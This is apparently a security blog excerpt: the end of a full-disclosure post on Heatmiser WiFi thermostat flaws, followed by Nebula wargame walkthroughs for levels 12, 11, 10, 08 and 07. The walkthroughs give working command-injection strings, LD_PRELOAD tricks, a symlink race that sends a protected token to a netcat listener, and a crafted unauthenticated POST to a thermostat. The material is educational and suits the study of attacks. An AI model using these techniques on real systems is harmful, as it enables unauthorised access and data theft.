Best practice would dictate that only requests from pages generated by the device itself would work.

There are a number of ways to protect against CSRF – it’s actually quite complex to do, but this device has no protection at all.

It gets worse though. It appears the authentication works only by IP address. Once the thermostat sees you have logged in from a  given IP address, any requests from that IP address will work.

This is a really bad thing to do.

Most homes and workplaces use something called NAT on their routers. This means that all of your laptops, PCs, phones, consoles and tablets all appear to have the same IP to anyone looking from the outside. If I log in to my thermostat from work, it’s likely that the IP address the thermostat sees is also in use by a number of other people.

This means that if I log in to my thermostat at work, anyone else in my workplace can access my thermostat simply by visiting the page without any need for credentials.

As I said, protecting against CSRF is hard but this is as vulnerable as it gets to CSRF.

Issue 5 – no rate limiting or lockout on the port 8068 PIN

The Android and iPhone apps access the device on port 8068 using a custom protocol. Part of this involves sending the 4 digit PIN number to authenticate the app.

A 4 digit PIN only has 10,000 combinations and no username component. This makes brute forcing a PIN number very easy, so it is vital that there is rate-limiting or a lockout e.g. maximum 3 failed PIN attempts followed by a 10 minute lockout.

There is no rate limiting on the WiFi thermostats. You can try about 2 PINs/second over the Internet i.e. going through all 10,000 PINs takes about 1.5hr.

Now and then requests time-out when attempting PINs rapidly, but I suspect this is just a limitation of a low-power embedded device.

Even a fairly conservative lockout of 10 minutes after 3 wrong attempts would increase this to 23 days.

I have written a proof-of-concept to brute force the PIN but don’t want to release it openly currently.

Issue 6 – no means of updating firmware without a physical programmer and taking the device apart

Fixing issues in embedded, Internet connected devices requires a firmware update.

The WiFi thermostat appears to have no way of doing this remotely or via the web interface. It requires borrowing a programmer from Heatmiser (after paying a deposit), removing the device from the wall and updating it.

This is such a large barrier that very few people are going to do it. This creates an ethos and dynamic where neither the company or the customer is driven to fix or deploy security issues. The source for this little nugget of info started from this page here – where someone describes the process in the comments.


Issue 7 – trivial web authentication bypass

Go to the IP of any Heatmiser thermostat in a browser and you get the login box (often along with an annoying Javascript pop-up telling you the username/password is wrong for no reason).

Login

Give it the right password and you end up on a framed window with several bits of HTML.

Main page

Each one of these frames is a .htm file. Trying each of these one by one, it’s found that left.htm can always be accessed regardless of the login status. This is the left hand menu.

Menu

From here all of the menu items work fine (even if the individual .htm files didn’t work directly).

You can go to the “Password” page, view the source, and then recover the password and login normally.

This means that gaining remote access to these thermostats is as easy as going to:

http://87.56.123.121/left.htm

This is really not good.

Edit – the reason this happens is that the Javascript redirect (issue 8 below) has an error in it on left.htm…

Issue 8 – part of the authentication is Javascript based (up to v1.7)

Most of the thermostat pages have this little Javascript snippet on them:

if(document.logfm.lgst.value != "1") 
			top.location.href="index.htm";

This checks to see if you are logged in. If you aren’t, you get redirected back to the login page.

This would be a great idea if the same piece of HTML didn’t also include the content that you aren’t supposed to see.

You are letting the bad guys in regardless, and hoping you kick them out quickly enough not to see anything.

All you need to do to view the protected pages – including the one with the password in the open – is view the page in a browser with Javascript turned off, or use wget.

wget http://86.34.23.78/networkSetup.htm

This is amongst the most awful security design I have ever seen.

Issue 9 – commands are carried out by unauthenticated HTTP POST

Most people who use a web browser will be familiar with HTTP GET to send data to the server at the other end. Google queries are the most obvious:

https://www.google.co.uk/search?q=heatmiser+is+pwned

There is another mechanism called POST. You don’t see these in the URL like GET, but the idea is very similar.

All you need to do to change settings on the thermostat is send a POST request. No password required.

The barrier to entry here is that you can’t just type POST requests into the URL bar. But it isn’t exactly hard.

POST /statSetup.htm HTTP/1.1
Host: 70.129.58.10
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:32.0) Gecko/20100101 Firefox/32.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://70.129.58.10/statSetup.htm
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 32

setT=01%3A01&setD=01%2F01%2F2000

That’s just a grab from Burp Suite sending a request to a thermostat to change the time.

But you can seemingly change any setting.

Conclusion

I’ve stopped looking for issues at this point. There are probably a wealth of other things that could be worth investigating, including:

  • Fuzzing the port 8068 input. Custom protocols are often vulnerable to malformed inputs causing crashes
  • Hidden webpages
  • Backdoor accounts
  • Firmware inspection

But, at this point, it looks like security is the last thing on the list of priorities for Heatmiser.

If you want a thermostat that can’t be activated by just about anyone, then I would suggest returning your Heatmiser WiFi thermostat.

My recommendation would be to stop port-forwarding to both port 80 and 8068. You will lose remote control, but would still be able to access the thermostat from inside your house.

You can contact Heatmiser on support@heatmiser.com if you need help dealing with this.

Heatmiser’s response

I emailed Heatmiser to inform them of these issues.

I believe they must have been aware of some or all of these issues before now, and due to the severity and basic nature of the issues, I decided to follow full disclosure.

They have responded as follows:

Thank you for your email.
We are investigating the issues you mention and will provide an update to fix the security issues you highlight. We will advise customers in the meantime to close port 80 on their WiFi Thermostat until the issue has been rectified.
Once again, thank you for bringing this to our attention.

Heatmiser’s solution

Heatmiser have sent an email/letter out to customers. They have two options – replace the thermostat with one without a web interface and with rate limiting on the pin, or get a refund.

I’m surprised there is no attempt to fix the web interface.

Here is the Letter from Heatmiser sent out.

Nebula exploit exercises walkthrough – level12

There is a backdoor process listening on port 50001.

local socket = require("socket")
local server = assert(socket.bind("127.0.0.1", 50001))

function hash(password) 
  prog = io.popen("echo "..password.." | sha1sum", "r")
  data = prog:read("*all")
  prog:close()

  data = string.sub(data, 1, 40)

  return data
end


while 1 do
  local client = server:accept()
  client:send("Password: ")
  client:settimeout(60)
  local line, err = client:receive()
  if not err then
    print("trying " .. line) -- log from where ;\
    local h = hash(line)

    if h ~= "4754a4f4bd5787accd33de887b9250a0691dd198" then
      client:send("Better luck next time\n");
    else
      client:send("Congrats, your token is 413**CARRIER LOST**\n")
    end

  end

  client:close()
end

My experience with Lua is minimal at best, but it’s pretty obvious that the hash() function calls a shell command, and allows for command injection.

To run getflag is very simple:

level12@nebula:~$ telnet 127.0.0.1 50001
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
Password: 1;/bin/getflag > /tmp/level12;echo 1
Better luck next time
Connection closed by foreign host.
level12@nebula:~$ cat /tmp/level12 
You have successfully executed getflag on a target account

And if you want to pass the check for the hash for fun, it is also simple:

level12@nebula:~$ telnet 127.0.0.1 50001
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
Password: 4754a4f4bd5787accd33de887b9250a0691dd198;echo 1
Congrats, your token is 413**CARRIER LOST**
Connection closed by foreign host.

Nebula exploit exercises walkthrough – level11

The /home/flag11/flag11 binary processes standard input and executes a shell command.

There are two ways of completing this level, you may wish to do both 🙂

#include 
#include 
#include 
#include 
#include 
#include 
#include 

/*
 * Return a random, non predictable file, and return the file descriptor for it.
 */

int getrand(char **path)
{
  char *tmp;
  int pid;
  int fd;

  srandom(time(NULL));

  tmp = getenv("TEMP");
  pid = getpid();
  
  asprintf(path, "%s/%d.%c%c%c%c%c%c", tmp, pid, 
    'A' + (random() % 26), '0' + (random() % 10), 
    'a' + (random() % 26), 'A' + (random() % 26),
    '0' + (random() % 10), 'a' + (random() % 26));

  fd = open(*path, O_CREAT|O_RDWR, 0600);
  unlink(*path);
  return fd;
}

void process(char *buffer, int length)
{
  unsigned int key;
  int i;

  key = length & 0xff;

  for(i = 0; i < length; i++) {
    buffer[i] ^= key;
    key -= buffer[i];
  }

  system(buffer);
}

#define CL "Content-Length: "

int main(int argc, char **argv)
{
  char line[256];
  char buf[1024];
  char *mem;
  int length;
  int fd;
  char *path;

  if(fgets(line, sizeof(line), stdin) == NULL) {
    errx(1, "reading from stdin");
  }

  if(strncmp(line, CL, strlen(CL)) != 0) {
    errx(1, "invalid header");
  }

  length = atoi(line + strlen(CL));
  
  if(length < sizeof(buf)) {
    if(fread(buf, length, 1, stdin) != length) {
      err(1, "fread length");
    }
    process(buf, length);
  } else {
    int blue = length;
    int pink;

    fd = getrand(&path);

    while(blue > 0) {
      printf("blue = %d, length = %d, ", blue, length);

      pink = fread(buf, 1, sizeof(buf), stdin);
      printf("pink = %d\n", pink);

      if(pink <= 0) {
        err(1, "fread fail(blue = %d, length = %d)", blue, length);
      }
      write(fd, buf, pink);

      blue -= pink;
    }  

    mem = mmap(NULL, length, PROT_READ|PROT_WRITE, MAP_PRIVATE, fd, 0);
    if(mem == MAP_FAILED) {
      err(1, "mmap");
    }
    process(mem, length);
  }

}

Now it gets interesting. This is the first bit of code where it isn't obvious what the intent is from a quick glance.

I think I have found three ways to get this to execute getflag, though one is just a variation of another.

The code reads from stdin, then checks for "Content-Length: ", reads a length integer, and then processes this.

There are a number of paths from this point. If the length is less than the buf length (1024), then fread is called. Then there is a bug.

This is what happens on this code path:

if(fread(buf, length, 1, stdin) != length) {

But later on:

pink = fread(buf, 1, sizeof(buf), stdin);

From the man page of fread:

size_t fread(void *ptr, size_t size, size_t nmemb, FILE *stream);

The function fread() reads nmemb elements of data, each size bytes
long, from the stream pointed to by stream, storing them at the loca‐
tion given by ptr.

fread() and fwrite() return the number of items successfully read or
written (i.e., not the number of characters).

Whilet both read in the same data, the return values will be different. The first will return 1, the second will return the number of chars read.

This means the only way to get to process with the length less than 1024 is to set the length to 1. This restricts our options a fair bit.

We'll try it out though:

level11@nebula:/tmp$ echo -ne "Content-Length: 1\nE" | /home/flag11/flag11 
sh: $'D\220^': command not found

As expected, the value we pass (E, arbitrary choice) gets "processed" to become D. system is then called, but because we can only provide a single character, we can't null terminate the command, and we get some random values after.

We can see these values vary each time we run it:

level11@nebula:/tmp$ echo -ne "Content-Length: 1\nE" | /home/flag11/flag11 
sh: DPo: command not found
level11@nebula:/tmp$ echo -ne "Content-Length: 1\nE" | /home/flag11/flag11 
sh: $'D\260@': command not found
level11@nebula:/tmp$ echo -ne "Content-Length: 1\nE" | /home/flag11/flag11 
sh: $'D\220': command not found

One thing that does happen though is that, by chance, we end up with a null being in the right place:

level11@nebula:/tmp$ echo -ne "Content-Length: 1\nE" | /home/flag11/flag11 
sh: D: command not found

This is pure luck. The rest of buffer is uninitialized and nulls are common in uninitialised memory.

If we now symbolic link D to /bin/getflag, and alter the path so it runs D when the null is in the right place:

level11@nebula:/tmp$ ln -s /bin/getflag D
level11@nebula:/tmp$ export PATH=/tmp/:$PATH
level11@nebula:/tmp$ echo -ne "Content-Length: 1\nE" | /home/flag11/flag11 
sh: $'D\340\312': command not found
level11@nebula:/tmp$ echo -ne "Content-Length: 1\nE" | /home/flag11/flag11 
sh: D@3: command not found
level11@nebula:/tmp$ echo -ne "Content-Length: 1\nE" | /home/flag11/flag11 
sh: $'D\260\207': command not found
level11@nebula:/tmp$ echo -ne "Content-Length: 1\nE" | /home/flag11/flag11 
sh: $'D\260\372': command not found
level11@nebula:/tmp$ echo -ne "Content-Length: 1\nE" | /home/flag11/flag11 
sh: $'D\020i': command not found
level11@nebula:/tmp$ echo -ne "Content-Length: 1\nE" | /home/flag11/flag11 
sh: $'DP\366': command not found
level11@nebula:/tmp$ echo -ne "Content-Length: 1\nE" | /home/flag11/flag11 
getflag is executing on a non-flag account, this doesn't count

Hmmph. Why is it not the flag account? I think this is a bug - the call to system isn't preceded by setresuid/setresgid, so anything it runs will run as the real UID (level11) instead of the effective UID (flag11).

Co-incidentally, I had recently read of a technique to fill uninitialised memory. It's virtually useless in the real world - using uninitalised memory is indicative of much bigger issues. It's interesting though, so let's try it here.

This technique uses an environment variable called LD_PRELOAD. This is commonly used to override library functions for debugging (or exploits!). When the linker starts up, it reads the entirity of LD_PRELOAD onto the stack and then doesn't clean up afterwards. This means we can initialise the memory to something under out control:

level11@nebula:~$ export LD_PRELOAD=`python -c 'print "/bin/getflag\x0a"*1000'`

i.e. fill the stack with one thousand /bin/getflags.

Then when we run flag11 with length of 1, it will almost certainly have this in the buffer already:

level11@nebula:~$ echo -ne "Content-Length: 1\n " | /home/flag11/flag11 
sh: !getflag: command not found
getflag is executing on a non-flag account, this doesn't count
... lots of repeats ...
sh: line 74: /bin/getfl=qm: No such file or directory
level11@nebula:~$ 

Again the same issue with suid/system, but I think it counts.

Now we need to come back to the length being 1024 or more. What happens here?

There is a really simple encryption function:

  key = length & 0xff;

  for(i = 0; i < length; i++) {
    buffer[i] ^= key;
    key -= buffer[i];
  }

We can easily build the reverse of this in Python and output a string:

string = "/bin/getflag\x00"
key = 0

enc_string = ""

for char in string:
    enc_char = ord(char) ^ key & 0xff
    enc_string += chr(enc_char)
    key = key - ord(char) & 0xff

print "Content-Length: 1024\n" + enc_string + "\x00" * (1024 - len(enc_string))

(note, that I terminated the command with newline (x0a) to start with, which was causing this to fail)

We can then pipe this into the executable, to run the command:

level11@nebula:~$ python level11a.py | /home/flag11/flag11
blue = 1024, length = 1024, pink = 1024
getflag is executing on a non-flag account, this doesn't count

Simple!

Aside

Whilst playing around with this level, I thougut there might be something I could do with the random path/filename that is used when the content length is 2014 or greater.

The filename is normally of the form:

open("/tmp/28949.Y1cU0f", O_RDWR|O_CREAT, 0600) = 3

As seen from strace. This is PID (process ID) with a "random" string.

We can gain control of this string, the filename, and stop it from being deleted. This uses LD_PRELOAD, but for it's genuine use.

First, we must check that the executable is dynamically linked:

level11@nebula:~$ file /home/flag11/flag11 
/home/flag11/flag11: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.15, not stripped

Good.

Now we need to create a c file to override the functions we want - random(), unlink() and getpid():


// Take control of random
int random(){
   return 0;
}

// Stop the file being deleted
int unlink(const char *pathname) {
   return 0; 
}

// Take control of the reported PID
int getpid() {
   return 1;
}

The we compile it into a library, set LD_PRELOAD, and then run the executable:

level11@nebula:~$ gcc --shared -fPIC unrandom.c -o unrandom.o
level11@nebula:~$ export LD_PRELOAD=$PWD/unrandom.o
level11@nebula:~$ python level11a.py | strace /home/flag11/flag11
open("/tmp/1.A0aA0a", O_RDWR|O_CREAT, 0600) = 3

And now we have control of the filename, and it is preserved rather than deleted.

level11@nebula:~$ ls -asl /tmp
total 64
0 drwxrwxrwt 5 root    root     600 2014-06-07 01:02 .
0 drwxr-xr-x 1 root    root     240 2014-06-03 03:36 ..
4 -rw------- 1 level11 level11 1024 2014-06-07 01:00 1.A0aA0a
level11@nebula:~$ cat /tmp/1.A0aA0a 
l?.?3??R

Not of any real use, but a handy technique.

Nebula exploit exercises walkthrough – level10

The setuid binary at /home/flag10/flag10 binary will upload any file given, as long as it meets the requirements of the access() system call.

#include 
#include 
#include 
#include 
#include 
#include 
#include 
#include 
#include 

int main(int argc, char **argv)
{
  char *file;
  char *host;

  if(argc < 3) {
    printf("%s file host\n\tsends file to host if you have access to it\n", argv[0]);
    exit(1);
  }

  file = argv[1];
  host = argv[2];

  if(access(argv[1], R_OK) == 0) {
    int fd;
    int ffd;
    int rc;
    struct sockaddr_in sin;
    char buffer[4096];

    printf("Connecting to %s:18211 .. ", host); fflush(stdout);

    fd = socket(AF_INET, SOCK_STREAM, 0);

    memset(&sin, 0, sizeof(struct sockaddr_in));
    sin.sin_family = AF_INET;
    sin.sin_addr.s_addr = inet_addr(host);
    sin.sin_port = htons(18211);

    if(connect(fd, (void *)&sin, sizeof(struct sockaddr_in)) == -1) {
      printf("Unable to connect to host %s\n", host);
      exit(EXIT_FAILURE);
    }

#define HITHERE ".oO Oo.\n"
    if(write(fd, HITHERE, strlen(HITHERE)) == -1) {
      printf("Unable to write banner to host %s\n", host);
      exit(EXIT_FAILURE);
    }
#undef HITHERE

    printf("Connected!\nSending file .. "); fflush(stdout);

    ffd = open(file, O_RDONLY);
    if(ffd == -1) {
      printf("Damn. Unable to open file\n");
      exit(EXIT_FAILURE);
    }

    rc = read(ffd, buffer, sizeof(buffer));
    if(rc == -1) {
      printf("Unable to read from file: %s\n", strerror(errno));
      exit(EXIT_FAILURE);
    }

    write(fd, buffer, rc);

    printf("wrote file!\n");

  } else {
    printf("You don't have access to %s\n", file);
  }
}

I think I can already see the problem.

Firstly, we can see that the token file we need to read out is permissioned such that level10 cannot see it:

level10@nebula:/home/flag10$ ls -asl
total 14
0 drwxr-x--- 2 flag10 level10   93 2011-11-20 21:22 .
0 drwxr-xr-x 1 root   root     420 2012-08-27 07:18 ..
1 -rw-r--r-- 1 flag10 flag10   220 2011-05-18 02:54 .bash_logout
4 -rw-r--r-- 1 flag10 flag10  3353 2011-05-18 02:54 .bashrc
8 -rwsr-x--- 1 flag10 level10 7743 2011-11-20 21:22 flag10
1 -rw-r--r-- 1 flag10 flag10   675 2011-05-18 02:54 .profile
1 -rw------- 1 flag10 flag10    37 2011-11-20 21:22 token

On line x above, we have the following:

 if(access(argv[1], R_OK) == 0) {

From the man page of access:

access() checks whether the calling process can access the file path‐
name.

The check is done using the calling process's real UID and GID, rather
than the effective IDs as is done when actually attempting an operation
(e.g., open(2)) on the file.

So we check the file permissions using the real UID (level10), but then later on we do:

    ffd = open(file, O_RDONLY);

and open uses the effective UID, and as the executable has suid, this means flag10.

This is commonly called a time-of-use to time-of-check or TOCTOU bug (Wikipedia's example is pretty much exactly the same issue)

If we can swap out the file between the time-of-check and the time-of-use, we should be able to send token.

First, let's just check the program works as expected.

Setup a listening netcat on my host using:

andrew@andrews-mbp:~/nebula$ nc -l 18211

And then run it on nebula with a file we have access to:

level10@nebula:/home/flag10$ cat /tmp/token
testing token
level10@nebula:/home/flag10$ ./flag10 /tmp/token 10.211.55.2
Connecting to 10.211.55.2:18211 .. Connected!
Sending file .. wrote file!

And we receive it at the other end, plus a little banner:

testing token
andrew@andrews-mbp:~/nebula$ nc -l 18211
.oO Oo.
testing token

Ok - so how do we explout the race condition? The best way to swap the file about is to use symolic links again. How do we time that though? I'm fundamentally a lazy person, so let's try and just swap out the files as quickly as we can and hope it works.

First, let's setup a loop that flips a symbolic link from the real token to a fake one repeatedly:

level10@nebula:/tmp$ while true; do ln -sf /home/flag10/token toctoutok; ln -sf /tmp/fake_token toctoutok; done &
[1] 12297

The f switch on ln makes sure we overwrite the existing symbolic link. The & at the end puts the job into the background.

Then let's setup the listening netcat to keep on listening rather than exit using the k switch.

andrew@andrews-mbp:~/nebula$ nc -kl 18211

And finally, let's run flag10 repeatedly using another bash one-liner:

level10@nebula:/tmp$ while true; do /home/flag10/flag10 /tmp/toctoutok 10.211.55.2; done 
You don't have access to /tmp/toctoutok
Connecting to 10.211.55.2:18211 .. Connected!
Sending file .. wrote file!
You don't have access to /tmp/toctoutok
Connecting to 10.211.55.2:18211 .. Connected!
Sending file .. wrote file!
Connecting to 10.211.55.2:18211 .. Connected!
Sending file .. wrote file!
You don't have access to /tmp/toctoutok
Connecting to 10.211.55.2:18211 .. Connected!
Sending file .. wrote file!
Connecting to 10.211.55.2:18211 .. Connected!
Sending file .. wrote file!
You don't have access to /tmp/toctoutok

Go back to netcat and we have the token:

andrew@andrews-mbp:~/nebula$ nc -kl 18211
.oO Oo.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
.oO Oo.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
.oO Oo.
Fake Token

There we go - the password for flag10.

Nebula exploit exercises walkthrough – level08

World readable files strike again. Check what that user was up to, and use it to log into flag08 account.

level08@nebula:/home/flag08$ ls -asl
total 18
0 drwxr-x--- 1 flag08 level08   80 2014-06-03 05:30 .
0 drwxr-xr-x 1 root   root     420 2012-08-27 07:18 ..
4 -rw------- 1 flag08 flag08    13 2014-06-03 05:30 .bash_history
1 -rw-r--r-- 1 flag08 flag08   220 2011-05-18 02:54 .bash_logout
4 -rw-r--r-- 1 flag08 flag08  3353 2011-05-18 02:54 .bashrc
0 drwx------ 2 flag08 flag08    60 2014-06-03 05:19 .cache
9 -rw-r--r-- 1 root   root    8302 2011-11-20 21:22 capture.pcap
1 -rw-r--r-- 1 flag08 flag08   675 2011-05-18 02:54 .profile

A readable pcap file in the flag08 home directory. This is a network capture, so might have some interesting traffic.

Now… we can read this on the terminal using tcpdump:

level08@nebula:/home/flag08$ tcpdump -qns 0 -X -r capture.pcap 
reading from file capture.pcap, link-type EN10MB (Ethernet)
22:23:12.267566 IP 59.233.235.218.39247 > 59.233.235.223.12121: tcp 0
	0x0000:  4510 003c a0e1 4000 4006 4a3e 3be9 ebda  E..<..@.@.J>;...
	0x0010:  3be9 ebdf 994f 2f59 9d18 14c1 0000 0000  ;....O/Y........
	0x0020:  a002 3908 8fad 0000 0204 05b4 0402 080a  ..9.............
	0x0030:  011b b420 0000 0000 0103 0307            ............
22:23:12.267694 IP 59.233.235.223.12121 > 59.233.235.218.39247: tcp 0
	0x0000:  4500 003c 0000 4000 4006 eb2f 3be9 ebdf  E..<..@.@../;...
	0x0010:  3be9 ebda 2f59 994f baa8 fa41 9d18 14c2  ;.../Y.O...A....
	0x0020:  a012 3890 a988 0000 0204 05b4 0402 080a  ..8.............
	0x0030:  02c2 2ee1 011b b420 0103 0305            ............
22:23:12.267956 IP 59.233.235.218.39247 > 59.233.235.223.12121: tcp 0
	0x0000:  4510 0034 a0e2 4000 4006 4a45 3be9 ebda  E..4..@.@.JE;...
	0x0010:  3be9 ebdf 994f 2f59 9d18 14c2 baa8 fa42  ;....O/Y.......B
	0x0020:  8010 0073 1070 0000 0101 080a 011b b420  ...s.p..........
	0x0030:  02c2 2ee1                                ....

Even when it is this prettied up, it’s still hard work – especially if it is a keyboard interactive process. People using the keyboard expect instant feedback – they press a key, they what to see the screen change. This means that there is a lot of back and forth. Compare this to, say, a request for a web page, which is machine generated and will fit neatly into packets.

So I want to get this file into Wireshark on my local machine. How can we do that? netcat!

(note that these instructions have OS X as the remote end – the command name and options syntax vary from OS to OS)

On the host machine, we do the following:

andrew@andrews-mbp:~$ nc -l 2001 > capture.pcap

Listen on port 2001, and pipe any output to the file capture.pcap.

and on the client (Nebula machine) we do this:

level08@nebula:/home/flag08$ nc 10.211.55.2 2001 < capture.pcap 

Connect to port 2001 and pipe capture.pcap down the connection.

Now we have our file at the other end, it is an easy taste to run Wireshark and open the capture.Wireshark

There is a single connection between two given IPs here. The trace is still hard to follow though, so go to Analyze -> Follow TCP stream. This gives us a nice, coherent conversation:
Conversation

We can see a login to another machine. We are just going to have to hope for some password re-use. The password bit looks like:

Password: backdoor...00Rm8.ate


However, those . are not . - they are characters not represented by display characters. Switch the view to hex view and we can see:

Hex view

Hex view

x7f - DEL (well, backspace). That makes the password backd00Rmate

Nebula exploit exercises walkthrough – level07

The flag07 user was writing their very first perl program that allowed them to ping hosts to see if they were reachable from the web server.

The code of the CGI script is provided (and can be viewed in /home/flag07):

#!/usr/bin/perl

use CGI qw{param};

print "Content-type: text/html\n\n";

sub ping {
	$host = $_[0];

	print("Ping results
");

	@output = `ping -c 3 $host 2>&1`;
	foreach $line (@output) { print "$line"; } 

	print("

");

}

# check if Host set. if not, display normal page, etc

ping(param("Host"));

Immediately you can see this is not sanitising or validating the input parameter Host that it passes to a command – ping. We can therefore pass it another command for it to execute.

Let’s test the script out, from the command line to start with:

level07@nebula:/home/flag07$ ./index.cgi Host=127.0.0.1
Content-type: text/html

Ping results PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.012 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.016 ms
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.019 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.012/0.015/0.019/0.005 ms
level07@nebula:/home/flag07$ 

(I’ve stripped out HTML as I am lazy and can’t be bothered getting it to format correctly).

It just runs ping against localhost, as expected.

Run it without parameters, and we get the help:

level07@nebula:/home/flag07$ ./index.cgi
Content-type: text/html

Ping results Usage: ping [-LRUbdfnqrvVaAD] [-c count] [-i interval] [-w deadline]
            [-p pattern] [-s packetsize] [-t ttl] [-I interface]
            [-M pmtudisc-hint] [-m mark] [-S sndbuf]
            [-T tstamp-options] [-Q tos] [hop1 ...] destination

And then let’s check we can inject a command:

level07@nebula:/home/flag07$ ./index.cgi Host=;ls -asl
Content-type: text/html

Ping results Usage: ping [-LRUbdfnqrvVaAD] [-c count] [-i interval] [-w deadline]
            [-p pattern] [-s packetsize] [-t ttl] [-I interface]
            [-M pmtudisc-hint] [-m mark] [-S sndbuf]
            [-T tstamp-options] [-Q tos] [hop1 ...] destination
total 10
0 drwxr-x--- 2 flag07 level07  102 2011-11-20 20:39 .
0 drwxr-xr-x 1 root   root     420 2012-08-27 07:18 ..
1 -rw-r--r-- 1 flag07 flag07   220 2011-05-18 02:54 .bash_logout
4 -rw-r--r-- 1 flag07 flag07  3353 2011-05-18 02:54 .bashrc
1 -rwxr-xr-x 1 root   root     368 2011-11-20 21:22 index.cgi
1 -rw-r--r-- 1 flag07 flag07   675 2011-05-18 02:54 .profile
4 -rw-r--r-- 1 root   root    3719 2011-11-20 21:22 thttpd.conf

Excellent.

The challenge now is that, for the first time, this script isn’t set to run suid. If I try running getflag, it isn’t going to work.

level07@nebula:/home/flag07$ ./index.cgi Host=;getflag
Content-type: text/html

Ping results Usage: ping [-LRUbdfnqrvVaAD] [-c count] [-i interval] [-w deadline]
            [-p pattern] [-s packetsize] [-t ttl] [-I interface]
            [-M pmtudisc-hint] [-m mark] [-S sndbuf]
            [-T tstamp-options] [-Q tos] [hop1 ...] destination
getflag is executing on a non-flag account, this doesn't count

That thttpd.conf file in flag07’s home directory looks interesting. Could he be running a test web server?

level07@nebula:/home/flag07$ cat thttpd.conf 
# /etc/thttpd/thttpd.conf: thttpd configuration file

# This file is for thttpd processes created by /etc/init.d/thttpd.
# Commentary is based closely on the thttpd(8) 2.25b manpage, by Jef Poskanzer.

# Specifies an alternate port number to listen on.
port=7007

# Specifies what user to switch to after initialization when started as root.
user=flag07

Excellent – a web server on port 7007.

So, we need to:

  • Connect to the web server running on localhost at port 7007
  • Request a index.cgi
  • Pass a Host parameter with a command being careful to URL escape all of the special chars

wget is a simple utility present on nearly all Linux boxes that allows us to get a webpage.

wget http://127.0.0.1:7007/index.cgi?Host=%3Bgetflag
--2014-06-05 04:23:34--  http://127.0.0.1:7007/index.cgi?Host=%3Bgetflag
Connecting to 127.0.0.1:7007... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: `index.cgi?Host=;getflag'

    [ <=>                                   ] 136         --.-K/s   in 0.009s  

2014-06-05 04:23:34 (14.6 KB/s) - `index.cgi?Host=;getflag' saved [136]

We just need to escape the semi-colon to be %3B.

Check the content of the file and we have run getflag as a flag07.

level07@nebula:/tmp$ cat index.cgi\?Host\=\;getflag
Ping results You have successfully executed getflag on a target account